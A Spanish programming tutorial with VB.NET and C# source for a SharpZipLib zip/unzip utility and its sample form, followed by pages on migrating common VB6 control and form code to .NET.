            If m_Inset Then
                .BackColor = ColorOscuro
            Else
                .BackColor = ColorClaro
            End If
            .Width = mWidth
            .Left = mLeft
        End With
        With mLine1(1)
            If m_Inset Then
                .BackColor = ColorClaro
                .BringToFront()
            Else
                .BackColor = ColorOscuro
                .SendToBack()
            End If
            .Width = mWidth
            .Left = mLeft
        End With
        '
    End Sub
End Class
```

El formulario de ejemplo

```
'-------------------------------------------------------------------------
' Utilidad para comprimir/descomprimir ficheros                  (16/Dic/02)
' usando SharpZipLib.dll
'
' ©Guillermo 'guille' Som, 2002
'-------------------------------------------------------------------------
' En este ejemplo utilizo esta constante para indicar si el código
' es compatible con el VS 2002 o para versiones posteriores
' En el caso de las versiones posteriores, se usan los bucles
' con la variable declarada junto al For o ForEach y
' para seleccionar directorios se usa la nueva clase FolderBrowserDialog
#Const VS2002 = True

Imports ICSharpCode.SharpZipLib.Zip

Public Class fZipTest
    Inherits System.Windows.Forms.Form

#Region " Windows Form Designer generated code "
'...
#End Region
    '
    Private iniciando As Boolean = True
    Private linea3D As cLine3DEx
    Private openFD As New OpenFileDialog
    Private zUtil As New ZipUtil
    '
    Private Sub fZipTest_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        linea3D = New cLine3DEx(linea1, linea2, Me)
        linea3D.AdjustWidth = True
        '
        zipFicTextBox.Text = ""
        unZipDirTextBox.Text = ""
        zipButton.Enabled = False
        '
        iniciando = False
    End Sub

    Private Sub fZipTest_Resize(ByVal sender As Object, ByVal e As System.EventArgs) Handles
MyBase.Resize
        If iniciando Then Exit Sub
        If WindowState <> FormWindowState.Minimized Then
            linea3D.Resize()
        End If
    End Sub

    Private Sub cerrarButton_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles cerrarButton.Click
        Me.Close()
    End Sub

    Private Sub examinarButton_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles examinarButton.Click
        ' seleccionar el fichero ZIP con el que se va a trabajar
        With openFD
            .Title = "Selecciona el fichero ZIP"
            .Filter = "Ficheros ZIPs (*.zip)|*.zip|Todos los ficheros (*.*)|*.*"
            .FileName = Me.zipFicTextBox.Text
            .Multiselect = False
            ' para que se puede indicar un fichero que no existe
            .CheckFileExists = False
            If .ShowDialog = DialogResult.OK Then
                zipFicTextBox.Text = .FileName
            End If
        End With
    End Sub

    Private Sub addButton_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
addButton.Click
        ' añadir ficheros a la lista
```

```
        With openFD
            .Title = "Selecciona los ficheros a comprimir"
            .Filter = "Código|*.vb*;*.c*;*.pas;*.h*;*.bas;*.pr*;|Todos los ficheros (*.*)|*.*"
            .Multiselect = True
            If .ShowDialog = DialogResult.OK Then
                files2List(.FileNames)
            End If
        End With
    End Sub

    Private Sub mostrarButton_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles mostrarButton.Click
        ' mostrar el contenido del zip indicado
        Dim files() As ZipEntry = zUtil.Contenido(zipFicTextBox.Text)
        '
        Me.Cursor = Cursors.WaitCursor
        listaFic.Items.Clear()
        '
#If VS2002 Then
        Dim theEntry As ZipEntry
        For Each theEntry In files
            With listaFic.Items.Add(theEntry.Name)
                .SubItems.Add(theEntry.Size.ToString("#,##0"))
            End With
        Next
#Else
        For Each theEntry As ZipEntry In files
            With listaFic.Items.Add(theEntry.Name)
                .SubItems.Add(theEntry.Size.ToString("#,##0"))
            End With
        Next
#End If
        zipButton.Enabled = listaFic.Items.Count > 0
        Me.Cursor = Cursors.Default
    End Sub

    Private Sub zipFicTextBox_Enter(ByVal sender As Object, ByVal e As System.EventArgs) Handles
zipFicTextBox.Enter
        zipFicTextBox.SelectAll()
    End Sub

    Private Sub zipFicTextBox_TextChanged(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles zipFicTextBox.TextChanged
        ' si no existe, deshabilitar mostrar
        Try
            mostrarButton.Enabled = IO.File.Exists(zipFicTextBox.Text)
        Catch ex As Exception
            mostrarButton.Enabled = False
        End Try
        unZipButton.Enabled = mostrarButton.Enabled
    End Sub

    Private Sub zipFicTextBox_DragOver(ByVal sender As Object, _
                                       ByVal e As System.Windows.Forms.DragEventArgs) _
                                       Handles zipFicTextBox.DragOver, _
                                               listaFic.DragOver, MyBase.DragOver
        If e.Data.GetDataPresent("FileDrop") = True Then
            e.Effect = DragDropEffects.Copy
        End If
    End Sub

    Private Sub zipFicTextBox_DragDrop(ByVal sender As Object, ByVal e As
System.Windows.Forms.DragEventArgs) Handles zipFicTextBox.DragDrop
        If e.Data.GetDataPresent("FileDrop") = True Then
            zipFicTextBox.Text = CType(e.Data.GetData("FileDrop", True), String())(0)
        End If
    End Sub

    Private Sub listaFic_DragDrop(ByVal sender As Object, _
                                  ByVal e As System.Windows.Forms.DragEventArgs) _
                                  Handles listaFic.DragDrop, MyBase.DragDrop
        If e.Data.GetDataPresent("FileDrop") = True Then
            files2List(CType(e.Data.GetData("FileDrop", True), String()))
        End If
```

```
    End Sub

    Private Sub files2List(ByVal files() As String)
        Dim fi As IO.FileInfo
        '
#If VS2002 Then
        Dim s As String
        For Each s In files
            With listaFic.Items.Add(s)
                fi = New IO.FileInfo(s)
                .SubItems.Add(fi.Length.ToString("#,##0"))
            End With
        Next
#Else
        For Each s As String In files
            With listaFic.Items.Add(s)
                fi = New IO.FileInfo(s)
                .SubItems.Add(fi.Length.ToString("#,##0"))
            End With
        Next
#End If
        zipButton.Enabled = listaFic.Items.Count > 0
    End Sub

    Private Sub unZipButton_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles unZipButton.Click
        ' descomprimir el contenido del fichero en el directorio indicado
        Me.Cursor = Cursors.WaitCursor
        zUtil.Descomprimir(unZipDirTextBox.Text, zipFicTextBox.Text)
        Me.Cursor = Cursors.Default
    End Sub

    Private Sub zipButton_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
zipButton.Click
        ' comprimir los ficheros de la lista en el zip indicado
        Dim n As Integer = Me.listaFic.Items.Count - 1
        Dim files(n) As String
        '
        Me.Cursor = Cursors.WaitCursor
        '
#If VS2002 Then
        Dim i As Integer
        For i = 0 To n
            files(i) = listaFic.Items(i).Text
        Next
#Else
        For i As Integer = 0 To n
            files(i) = listaFic.Items(i).Text
        Next
#End If
        zUtil.Comprimir(files, zipFicTextBox.Text)
        zipFicTextBox_TextChanged(zipFicTextBox, New EventArgs)
        Me.Cursor = Cursors.Default
    End Sub

    Private Sub examinarDirButton_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles examinarDirButton.Click
#If VS2002 Then
        ' usar este código para VS2002
        With openFD
            .Title = "Selecciona el directorio para descomprimir los ficheros"
            .Filter = "Todos los ficheros (*.*)|*.*"
            .InitialDirectory = unZipDirTextBox.Text
            .Multiselect = False
            ' para que se puede indicar un fichero que no existe
            .CheckFileExists = False
            If .ShowDialog = DialogResult.OK Then
                unZipDirTextBox.Text = IO.Path.GetDirectoryName(.FileName)
            End If
        End With
#Else
        ' esto sólo es válido para VS2003
        Dim bf As New FolderBrowserDialog
        '
```

```
        With bf
            .Description = "Selecciona el directorio para descomprimir los ficheros"
            .RootFolder = Environment.SpecialFolder.MyComputer
            .ShowNewFolderButton = True
            .SelectedPath = unZipDirTextBox.Text
            If .ShowDialog = DialogResult.OK Then
                unZipDirTextBox.Text = .SelectedPath
            End If
        End With
#End If
    End Sub

    Private Sub listaFic_KeyUp(ByVal sender As Object, ByVal e As System.Windows.Forms.KeyEventArgs)
Handles listaFic.KeyUp
        ' eliminar los elementos seleccionados
        If e.KeyCode = Keys.Delete Then
            quitarButton_Click(sender, New EventArgs)
        End If
    End Sub

    Private Sub quitarButton_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles quitarButton.Click
        ' eliminar de la lista los elementos seleccionados
        '
#If VS2002 Then
        Dim i As Integer
        For i = listaFic.SelectedIndices.Count - 1 To 0 Step -1
            listaFic.Items.RemoveAt(listaFic.SelectedIndices(i))
        Next
#Else
        For i As Integer = listaFic.SelectedIndices.Count - 1 To 0 Step -1
            listaFic.Items.RemoveAt(listaFic.SelectedIndices(i))
        Next
#End If
        Me.zipButton.Enabled = listaFic.Items.Count > 0
    End Sub
End Class
```

Aquí tienes los links para las diferentes clases (para C#):

- La clase ZipUtil
- La clase cLine3DEx (simulación de líneas 3D)
- El formulario para comprimir/descomprimir

La clase ZipUtil

```
//-----------------------------------------------------------------------------
// ZipUtil                                                          (16/Dic/02)
// utilidad para comprimir/descomprimir ficheros zips
// usando SharpZipLib.dll
//
// ©Guillermo 'guille' Som, 2002
//-----------------------------------------------------------------------------
using System;
using ICSharpCode.SharpZipLib.Zip;
using ICSharpCode.SharpZipLib.Checksums;
using System.IO;

public class ZipUtil
{
    public void Comprimir(string directorio, string filtro, string zipFic, bool crearAuto)
    {
        // comprimir los ficheros del directorio indicado
```

```
            // y guardarlo en el zip
            // en filtro se indicará el filtro a usar para seleccionar los ficheros del directorio
            // si directorio es una cadena vacía, filtro será el fichero a comprimir (sólo ese)
            // si crearAuto = True, zipfile será el directorio en el que se guardará
            // y se generará automáticamente el nombre con la fecha y hora actual
            //
            string[] fileNames = new string[1];
            if(directorio == "")
            {
                fileNames[0] = filtro;
            }
            else
            {
                fileNames = Directory.GetFiles(directorio, filtro);
            }
            // llamar a la versión sobrecargada que recibe un array
            Comprimir(fileNames, zipFic, crearAuto);
            //
        }
        //
        public void Comprimir(string[] fileNames, string zipFic, bool crearAuto)
        {
            // comprimir los ficheros del array en el zip indicado
            // si crearAuto = True, zipfile será el directorio en el que se guardará
            // y se generará automáticamente el nombre con la fecha y hora actual
            Crc32 objCrc32 = new  Crc32();
            ZipOutputStream strmZipOutputStream;
            //
            if( zipFic == "" )
            {
                zipFic = ".";
                crearAuto = true;
            }
            if( crearAuto )
            {
                // si hay que crear el nombre del fichero
                // éste será el path indicado y la fecha actual
                zipFic += @"\ZIP" + DateTime.Now.ToString("yyMMddHHmmss") + ".zip";
            }
            strmZipOutputStream = new ZipOutputStream(File.Create(zipFic));
            // Compression Level: 0-9
            // 0: no(Compression)
            // 9: maximum compression
            strmZipOutputStream.SetLevel(6);
            //
            foreach(string strFile in fileNames)
            {
                FileStream strmFile = File.OpenRead(strFile);
                byte[] abyBuffer = new byte[(Convert.ToInt32(strmFile.Length))];
                //
                strmFile.Read(abyBuffer, 0, abyBuffer.Length);
                //
//                  //-------------------------------------------------------------
//                  // para guardar sin el primer path
//                  string sFile = strFile;
//                  int i = sFile.IndexOf(@"\");
//                  if( i > -1)
//                  {
//                      sFile = sFile.Substring(i + 1).TrimStart();
//                  }
//                  //-------------------------------------------------------------
//                  //
//                  //-------------------------------------------------------------
//                  // para guardar sólo el nombre del fichero
//                  // esto sólo se debe hacer si no se procesan directorios
//                  // que puedan contener nombres repetidos
//                  string sFile = Path.GetFileName(strFile);
//                  ZipEntry theEntry = new ZipEntry(sFile);
//                  //-------------------------------------------------------------
                //
                // se guarda con el path completo
                ZipEntry theEntry  = new ZipEntry(strFile);
                //
```

```
            // guardar la fecha y hora de la última modificación
            FileInfo fi = new FileInfo(strFile);
            theEntry.DateTime = fi.LastWriteTime;
            //theEntry.DateTime = DateTime.Now;
            //
            theEntry.Size = strmFile.Length;
            strmFile.Close();
            objCrc32.Reset();
            objCrc32.Update(abyBuffer);
            theEntry.Crc = objCrc32.Value;
            strmZipOutputStream.PutNextEntry(theEntry);
            strmZipOutputStream.Write(abyBuffer, 0, abyBuffer.Length);
        }
        strmZipOutputStream.Finish();
        strmZipOutputStream.Close();
    }
    //
    public void Descomprimir(string directorio, string zipFic, bool eliminar, bool renombrar)
    {
        // descomprimir el contenido de zipFic en el directorio indicado.
        // si zipFic no tiene la extensión .zip, se entenderá que es un directorio y
        // se procesará el primer fichero .zip de ese directorio.
        // si eliminar es True se eliminará ese fichero zip después de descomprimirlo.
        // si renombrar es True se añadirá al final .descomprimido
        if( !zipFic.ToLower().EndsWith(".zip") )
        {
            zipFic = Directory.GetFiles(zipFic, "*.zip")[0];
        }
        // si no se ha indicado el directorio, usar el actual
        if( directorio == "" ) directorio = ".";
        //
        ZipInputStream z = new  ZipInputStream(File.OpenRead(zipFic));
        ZipEntry theEntry;
        //
        do
        {
            theEntry = z.GetNextEntry();
            if( !(theEntry == null) )
            {
                string fileName = directorio + @"\" + Path.GetFileName(theEntry.Name);
                //
                // dará error si no existe el path
                FileStream streamWriter;
                try
                {
                    streamWriter = File.Create(fileName);
                }
                catch (DirectoryNotFoundException ex)
                {
                    Directory.CreateDirectory(Path.GetDirectoryName(fileName));
                    streamWriter = File.Create(fileName);
                }
            //
            int size = 2048;
            byte[] data = new byte[2048];
            do
            {
                size = z.Read(data, 0, data.Length);
                if( (size > 0) )
                {
                    streamWriter.Write(data, 0, size);
                }
                else
                {
                    break;
                }
            }while(true);
            streamWriter.Close();
        }
        else
        {
            break;
        }
```

```
        }while(true);
            z.Close();
            //
            // cuando se hayan extraído los ficheros, renombrarlo
            if( renombrar )
            {
                File.Copy(zipFic, zipFic + ".descomprimido");
            }
        if( eliminar )
        {
            File.Delete(zipFic);
        }
    }
    //
    public ZipEntry[] Contenido(string zipFic)
    {
        // devuelve el contenido del zip indicado
        ZipInputStream strmZipInputStream = new ZipInputStream(File.OpenRead(zipFic));
        ZipEntry objEntry;
        ZipEntry[] files = new ZipEntry[1];
        int n  = -1;
        //
        while ((objEntry = strmZipInputStream.GetNextEntry()) != null)
        {
            n = n + 1;
            // hacer una copia de files
            // para añadir el nuevo elemento
            // ¡con lo fácil que es usar ReDim Preserve!
            if(n > 0)
            {
                ZipEntry[] files2 = new ZipEntry[n + 1];
                Array.Copy(files, files2, n);
                files2[n] = objEntry;
                files = new ZipEntry[n + 1];
                Array.Copy(files2, files, n + 1);
                files2 = null;
            }
            else
            {
                files[0] = objEntry;
            }
        }
        strmZipInputStream.Close();
        //
        return files;
    }
}
```

La clase cLine3DEx

```
//---------------------------------------------------------------------------
// cLine3DEx para vb.NET                                          (19/Nov/01)
//
// xShadowLine                                                    (29/Ago/98)
// Line3DEx Nuevo nombre y nuevas propiedades                     (16/Ene/99)
//
// Un control MUY simple para simular líneas sombreadas (3D)
//
//
// ©Guillermo 'guille' Som, 1998-2002
//---------------------------------------------------------------------------
using System;
using System.Drawing;
using System.Windows.Forms;

namespace tSharpZipLibCS
{
public class cLine3DEx{
    private bool m_Inset  = true;
    //
```

```
private System.Drawing.Color ColorOscuro = Color.FromKnownColor(KnownColor.ControlDark);
private System.Drawing.Color ColorClaro  = Color.FromKnownColor(KnownColor.ControlLightLight);
//
// Si se ajusta automáticamente al ancho del contenedor
private bool m_AdjustWidth;
// Separación desde la izquierda del borde del contenedor        (18/Ene/99)
// (este mismo valor se aplica a la derecha)
private int m_IndentValue;
// Variables para las dos etiquetas que se usarán
private Label[] mLine1 = new Label[2];
// Contenedor de las etiquetas
private ContainerControl mContenedor;
// Posición de la línea
private int mLeft;
private int mWidth;
//
public cLine3DEx(Label Label1, Label Label2, ContainerControl Contenedor) : base()
{
    m_Inset = true;
    m_AdjustWidth = false;
    m_IndentValue = 4;
    mContenedor = Contenedor;
    mLine1[0] = Label1;
    mLine1[1] = Label2;
    mLine1[1].SendToBack();
    mLine1[0].BackColor = ColorOscuro;
    mLine1[0].Height = 1;
    mLine1[0].Left = m_IndentValue;
    //
    mLine1[1].BackColor = ColorClaro;
    mLine1[1].Height = 1;
    mLine1[1].Top = mLine1[0].Top + 1;
    mLine1[1].Left = m_IndentValue;
}
//
public bool  AdjustWidth{
    get{
        return m_AdjustWidth;
    }
    set{
        // Si se ajusta automáticamente al ancho del contenedor
        m_AdjustWidth = value;
        UserControl_Resize();
    }
}
//
public int IndentValue
{
    get{
        return m_IndentValue;
    }
    set{
        m_IndentValue = value;
        // Reajustar el tamaño de las líneas
        UserControl_Resize();
    }
}
//
public bool Inset
{
    get{
        return m_Inset;
    }
    set{
        m_Inset = value;
        UserControl_Resize();
    }
}
//
public bool Raised
{
    get{
        return m_Inset;
```

```
        }
        set{
            m_Inset = !value;
            UserControl_Resize();
        }
    }
    //
    public void Resize()
    {
        // Método para ajustar el tamaño de las líneas
        // normalmente se usará en el evento Resize del contenedor
        UserControl_Resize();
    }
    private void UserControl_Resize()
    {
        //
        // Si se debe ajustar automáticamente al ancho del contenedor
        if( m_AdjustWidth )
        {
            mLeft = 0;
            // Si se especifica el valor de indentación
            mLeft += m_IndentValue;
            mWidth = mContenedor.DisplayRectangle.Width - (mLeft * 2);
        }
        //
        if( m_Inset )
        {
            mLine1[0].BackColor = ColorOscuro;
        }
        else
        {
            mLine1[0].BackColor = ColorClaro;
        }
        mLine1[0].Width = mWidth;
        mLine1[0].Left = mLeft;
        //
        if( m_Inset )
        {
            mLine1[1].BackColor = ColorClaro;
            mLine1[1].BringToFront();
        }
        else
        {
            mLine1[1].BackColor = ColorOscuro;
            mLine1[1].SendToBack();
        }
        mLine1[1].Width = mWidth;
        mLine1[1].Left = mLeft;
    }
}
}
```

El formulario de ejemplo

```
//---------------------------------------------------------------------------
// Utilidad para comprimir/descomprimir ficheros                    (16/Dic/02)
// usando SharpZipLib.dll
//
// ©Guillermo 'guille' Som, 2002
//---------------------------------------------------------------------------
// En este ejemplo utilizo esta constante para indicar si el código
// es compatible con el VS 2002 o para versiones posteriores
// En el caso de las versiones posteriores, se usan los bucles
// con la variable declarada junto al For o ForEach y
// para seleccionar directorios se usa la nueva clase FolderBrowserDialog
#define VS2002

using System;
using System.Drawing;
using System.Collections;
using System.ComponentModel;
using System.Windows.Forms;
```

```
using System.Data;
using System.IO;
using ICSharpCode.SharpZipLib.Zip;

///
/// Descripción breve de Form1.
///
public class fZipTest : System.Windows.Forms.Form
{
    //
    //...
    //
    private bool iniciando = true;
    private cLine3DEx linea3D;
    private OpenFileDialog openFD = new OpenFileDialog();
    private ZipUtil zUtil = new ZipUtil();
    //
    private void fZipTest_Load(System.Object  sender, System.EventArgs  e)
    {
        linea3D = new cLine3DEx(linea1, linea2, this);
        linea3D.AdjustWidth = true;
        //
        zipFicTextBox.Text = "";
        unZipDirTextBox.Text = "";
        zipButton.Enabled = false;
        //
        iniciando = false;
    }

    private void fZipTest_Resize(object  sender, System.EventArgs  e)
    {
        if( !iniciando )
        {
            if( WindowState != FormWindowState.Minimized )
            {
                linea3D.Resize();
            }
        }
    }

    private void cerrarButton_Click(System.Object  sender, System.EventArgs  e)
    {
        this.Close();
    }

    private void examinarButton_Click(System.Object  sender, System.EventArgs  e)
    {
        // seleccionar el fichero ZIP con el que se va a trabajar
        openFD.Title = "Selecciona el fichero ZIP";
        openFD.Filter = "Ficheros ZIPs (*.zip)|*.zip|Todos los ficheros (*.*)|*.*";
        openFD.FileName = this.zipFicTextBox.Text;
        openFD.Multiselect = false;
        // para que se puede indicar un fichero que no existe
        openFD.CheckFileExists = false;
        if( openFD.ShowDialog() == DialogResult.OK )
        {
            zipFicTextBox.Text = openFD.FileName;
        }

    }

    private void addButton_Click(System.Object  sender, System.EventArgs  e)
    {
        // añadir ficheros a la lista
        openFD.Title = "Selecciona los ficheros a comprimir";
        openFD.Filter = "Código|*.vb*;*.c*;*.pas;*.h*;*.bas;*.pr*;|Todos los ficheros (*.*)|*.*";
        openFD.Multiselect = true;
        if( openFD.ShowDialog() == DialogResult.OK )
        {
            files2List(openFD.FileNames);
        }

    }
```

```
private void mostrarButton_Click(System.Object  sender, System.EventArgs  e)
{
    // mostrar el contenido del zip indicado
    ZipEntry[] files = zUtil.Contenido(zipFicTextBox.Text);
    //
    this.Cursor = Cursors.WaitCursor;
    listaFic.Items.Clear();
    //
    foreach(ZipEntry theEntry in files)
    {
        if(theEntry != null)
        {
            ListViewItem lvi = listaFic.Items.Add(theEntry.Name);
            lvi.SubItems.Add(theEntry.Size.ToString("#,##0"));
        }
    }
    zipButton.Enabled = listaFic.Items.Count > 0;
    this.Cursor = Cursors.Default;
}

private void zipFicTextBox_Enter(object  sender, System.EventArgs  e)
{
    zipFicTextBox.SelectAll();
}

private void zipFicTextBox_TextChanged(System.Object  sender, System.EventArgs  e)
{
    // si no existe, deshabilitar mostrar
    try
    {
        mostrarButton.Enabled = File.Exists(zipFicTextBox.Text);
    }
    catch //(Exception ex )
    {

        mostrarButton.Enabled = false;
    }
    unZipButton.Enabled = mostrarButton.Enabled;
}

private void zipFicTextBox_DragOver(object  sender, System.Windows.Forms.DragEventArgs  e)
{ //
    if( e.Data.GetDataPresent("FileDrop") == true )
    {
        e.Effect = DragDropEffects.Copy;
    }
}

private void zipFicTextBox_DragDrop(object  sender, System.Windows.Forms.DragEventArgs  e)
{
    if( e.Data.GetDataPresent("FileDrop") == true )
    {
        zipFicTextBox.Text = ((string[])(e.Data.GetData("FileDrop", true)))[0];         }
}

private void listaFic_DragDrop(object  sender, System.Windows.Forms.DragEventArgs  e)
{
    if( e.Data.GetDataPresent("FileDrop") == true )
    {
        files2List(( (string[])(e.Data.GetData("FileDrop", true)) ));
    }
}

private void files2List(string[] files)
{
    FileInfo fi;
    //
    foreach(string s in files)
    {
        fi = new FileInfo(s);
        listaFic.Items.Add(s).SubItems.Add(fi.Length.ToString("#,##0"));

    }
    zipButton.Enabled = listaFic.Items.Count > 0;
```

```
    }

    private void unZipButton_Click(System.Object  sender, System.EventArgs  e)
    {
        // descomprimir el contenido del fichero en el directorio indicado
        this.Cursor = Cursors.WaitCursor;
        zUtil.Descomprimir(unZipDirTextBox.Text, zipFicTextBox.Text, false, false);
        this.Cursor = Cursors.Default;
    }

    private void zipButton_Click(System.Object  sender, System.EventArgs  e)
    {
        // comprimir los ficheros de la lista en el zip indicado
        int n  = this.listaFic.Items.Count - 1;
        string[] files = new string[(n + 1)];
        //
        this.Cursor = Cursors.WaitCursor;
        //
        for(int i = 0; i <= n; i++)
        {
            files[i] = listaFic.Items[i].Text;
        }
        zUtil.Comprimir(files, zipFicTextBox.Text, false);
        zipFicTextBox_TextChanged(zipFicTextBox, new EventArgs());
        this.Cursor = Cursors.Default;
    }

    private void examinarDirButton_Click(System.Object  sender, System.EventArgs  e)
    {
        // usar este código para VS2002
        openFD.Title = "Selecciona el directorio para descomprimir los ficheros";
        openFD.Filter = "Todos los ficheros (*.*)|*.*";
        openFD.InitialDirectory = unZipDirTextBox.Text;
        openFD.Multiselect = false;
        // para que se puede indicar un fichero que no existe
        openFD.CheckFileExists = false;
        if( openFD.ShowDialog() == DialogResult.OK )
        {
            unZipDirTextBox.Text = Path.GetDirectoryName(openFD.FileName);
        }
//          //
//          // esto sólo es válido para VS2003
//          //
//          FolderBrowserDialog bf = new  FolderBrowserDialog();
//          //
//          bf.Description = "Selecciona el directorio para descomprimir los ficheros";
//          bf.RootFolder = Environment.SpecialFolder.MyComputer;
//          bf.ShowNewFolderButton = true;
//          bf.SelectedPath = unZipDirTextBox.Text;
//          if( bf.ShowDialog == DialogResult.OK ){
//              unZipDirTextBox.Text = bf.SelectedPath;
//          }
//          //
//          //
//          //
    }

    private void listaFic_KeyUp(object  sender, System.Windows.Forms.KeyEventArgs  e)
    {
        // eliminar los elementos seleccionados
        if( e.KeyCode == Keys.Delete )
        {
            quitarButton_Click(sender, new EventArgs());
        }
    }

    private void quitarButton_Click(System.Object  sender, System.EventArgs  e)
    {
        // eliminar de la lista los elementos seleccionados
        //
        for(int i = listaFic.SelectedIndices.Count - 1; i >= 0; i--)
        {
            listaFic.Items.RemoveAt(listaFic.SelectedIndices[i]);
        }
```

```
            this.zipButton.Enabled = listaFic.Items.Count > 0;
        }
    }
```

Microsoft .net - Migrar de VB6 a .NET

Convertir código de Visual Basic clásico a .NET (VB y C#)

Iniciado el 27/Dic/2002
Actualizado el 20/Sep/2003

...

- Cómo simular el objeto APP de VB6 en VB .NET y C# (20/Sep/2003)

- **Visual Basic 6.0 Code Advisor:** Un Add-In para VB6 que te orienta en los cambios a realizar para poder migar el código de VB6 a VB.NET sin problemas (o casi)
  http://msdn.microsoft.com/vbasic/downloads/codeadvisor/default.asp

- Algunas acciones comunes con los controles y/o formularios
  (28/Dic/2002)
  Darle el foco a un control, posicionar un control, centrar el formulario en la parte superior

- Algunas acciones comunes con las cajas de textos (27/Dic/2002)
  Copiar, Cortar, Pegar, Seleccionar, cambiar una tecla pulsada, comprobar si se pulsa Intro...
  Saber si se puede deshacer y deshacer (en VB6 usando API: código para copiar, cortar, etc.)

Nota:
El código que se muestra en los enlaces de esta sección no pretenden ser una guía de migración de Visual Basic 6.0 a la versión .NET, para esos menesteres ya existen libros y artículos publicados. Tampoco pretende ser un sustituto de la utilidad de migración que incluye el Visual Studio .NET, que si bien no es perfecta, al menos intenta hacer

su trabajo, aunque, (según mi modesta opinión), lo hace de una forma no recomendable, por no decir que no lo hace bien, entre otras cosas, porque en lugar de convertir el código de la forma que debería, es decir usando en la medida de lo posible el equivalente de .NET Framework o, en su defecto, código que no esté incluido en la librería de compatibilidad con VB6, entre otras cosas, porque la propia Microsoft no lo recomienda debido a que es posible que esa librería no esté disponible en versiones futuras.
Lo que sí pretende esta sección es mostrarte el código, (al menos desde mi punto de vista o conocimiento), que deberías usar si quieres saber cómo hacer en la versión .NET, lo que antes hacías en Visual Basic 6.0 (o en versiones anteriores).

En la medida de lo posible te mostraré el código equivalente del .NET Framework y si, bien porque no hay una equivalencia directa o bien porque no produciría el mismo resultado, se usará el equivalente de la librería que todos los proyectos de Visual Basic .NET enlazan, (algo así como el runtime de Visual Basic .NET).

También voy a intentar mostrarte el equivalente en C#, por si te planteas cambiar radicalmente de lenguaje.

Espero conseguirlo y que te sea de utilidad para perderle un poco el miedo a pasarte de una vez a la nueva versión de Visual Basic.

Nota 2:
En Visual Basic clásico los parámetros en los que no se indica si son por valor (ByVal) o por referencia (ByRef), por defecto son ByRef.
En Visual Basic .NET, por defecto son ByVal.
Aunque, si no se indica lo contrario, el entorno de VS.NET añade automáticamente ByVal.

Iconos usados:

En estos artículos (o páginas) mostraré tanto el código de VB6 como el equivalente de VB .NET y también el de C#, si ese código fuese más largo de unas pocas líneas, usaré estos iconos para que te sea más fácil navegar en la página:

Este será el icono para VB6 (o VB clásico)

Este será el icono para VB .NET

Este será el icono para C#

Esta flecha te permitirá volver a la parte superior de la página

---

Microsoft .net - Migrar de VB6 a .NET

Algunas acciones comunes con los controles

Publicado el 28/Dic/2002
Actualizado el 28/Dic/2002

En esta página iré añadiendo algunas "tareas" comunes o generales que no afectan a un control en particular, (o a un formulario), en cuyo caso, estará en la página de ese control.
Te recomiendo que de vez en cuando revises la página de **Migrar de VB6 a .NET** ya que allí encontrarás todos los links.

Lo que hay publicado sobre las *cosillas* genéricas:

- Posicionar un control: el equivalente a .Move (28/Dic/02)
- Asignar el foco a un control (28/Dic/02)
- Centrar un formulario en la parte superior de la pantalla (28/Dic/02)

Posicionar un control, el equivalente a .Move

(28/Dic/02)

En VB6, para posicionar un control, (incluso un formulario), podíamos usar asignaciones individuales a las propiedades .Left, .Top, .Width y .Height además de usar el método .Move.
En .NET, las propiedades individuales siguen existiendo, pero también podemos usar otros métodos para posicionar un control (o un formulario): .SetBounds o .Location (para Left y Top) y .Size (para Width y Height).

> **Nota:**
> Si te decides a usar Location y/o Size, sólo decirte que a esos métodos no se pueden indicar valores individuales, ya que tendrás que asignarle un valor del tipo que espera: Drawing.Point en el caso de Location y Drawing.Size en el caso de Size.

De estos métodos, el más parecido a .Move sería .SetBounds y los valores que habría que asignarle a ese método son los mismos que a .Move, con la diferencia de que en .Move podíamos indicar algunos y con .SetBounds hay que indicar los cuatro valores.

En el siguiente ejemplo, se posiciona un control a la izquierda de otro y un poco más abajo.

VB6:

```
With Text1
    Text2.Move .Left, .Top + .Height + 90
End With
```

VB.NET:

```
With TextBox1
    TextBox2.SetBounds(.Left, .Top + .Height + 8, .Width, .Height)
End With

' también con:
With TextBox1
    Dim p As New Point(.Left, .Top + .Height + 8)
    TextBox2.Location = p
End With

' o si lo prefieres:
With TextBox1
    TextBox2.Location = New Point(.Left, .Top + .Height + 8)
End With
```

C#:

```
textBox2.SetBounds(textBox1.Left, textBox1.Top + textBox1.Height + 8,
                   textBox1.Width, textBox1.Height);

// también con:
Point p = new  Point(textBox1.Left, textBox1.Top + textBox1.Height + 8);
textBox2.Location = p;

// o si lo prefieres:
textBox2.Location = new Point(textBox1.Left, textBox1.Top + textBox1.Height + 8);
```

Asignar el foco a un control (28/Dic/02)

Cuando queramos que un control reciba el foco (para que sea el control activo), en VB6 utilizamos el método .**SetFocus** del control, en .NET hay que usar el método .**Focus**.

En VB6:

```
Text2.SetFocus
```

En VB.NET:

```
TextBox2.Focus()
```

En C#:

```
textBox2.Focus();
```

Centrar un formulario en la parte superior de la pantalla (28/Dic/02)

Algunas de las utilidades que hago, me gusta que se sitúen en la parte superior de la pantalla, pero en el centro de la misma.
Para ello hay que asignar a la propiedad **StartUpPosition** (para VB6) o **StartPosition** (para .NET) un valor cero (Manual) y después usar el código que te muestro a continuación:

Para VB6:

```
Private Sub Form_Load()
    ' centrar el formulario en la parte superior
    Move (Screen.Width - Width) \ 2, 0
End Sub
```

Para VB.NET:

```
' posicionarla arriba en el centro
Me.Top = 0
Me.Left = (Screen.PrimaryScreen.WorkingArea.Width - Me.Width) \ 2
```

Para C#:

```
// posicionarla arriba en el centro
this.Top = 0;
this.Left = (Screen.PrimaryScreen.WorkingArea.Width - this.Width) / 2;
```

...

Microsoft .net - Migrar de VB6 a .NET

Algunas acciones comunes con las cajas de textos

Publicado el 27/Dic/2002
Actualizado el 27/Dic/2002

Algunas acciones comunes con las cajas de textos:

- Seleccionar todo el código al recibir el foco (27/Dic/02)
- Evitar el pitido al pulsar Intro (y evitar que se interprete la tecla) (27/Dic/02)
- Cambiar una tecla pulsada por otra diferente (27/Dic/02)
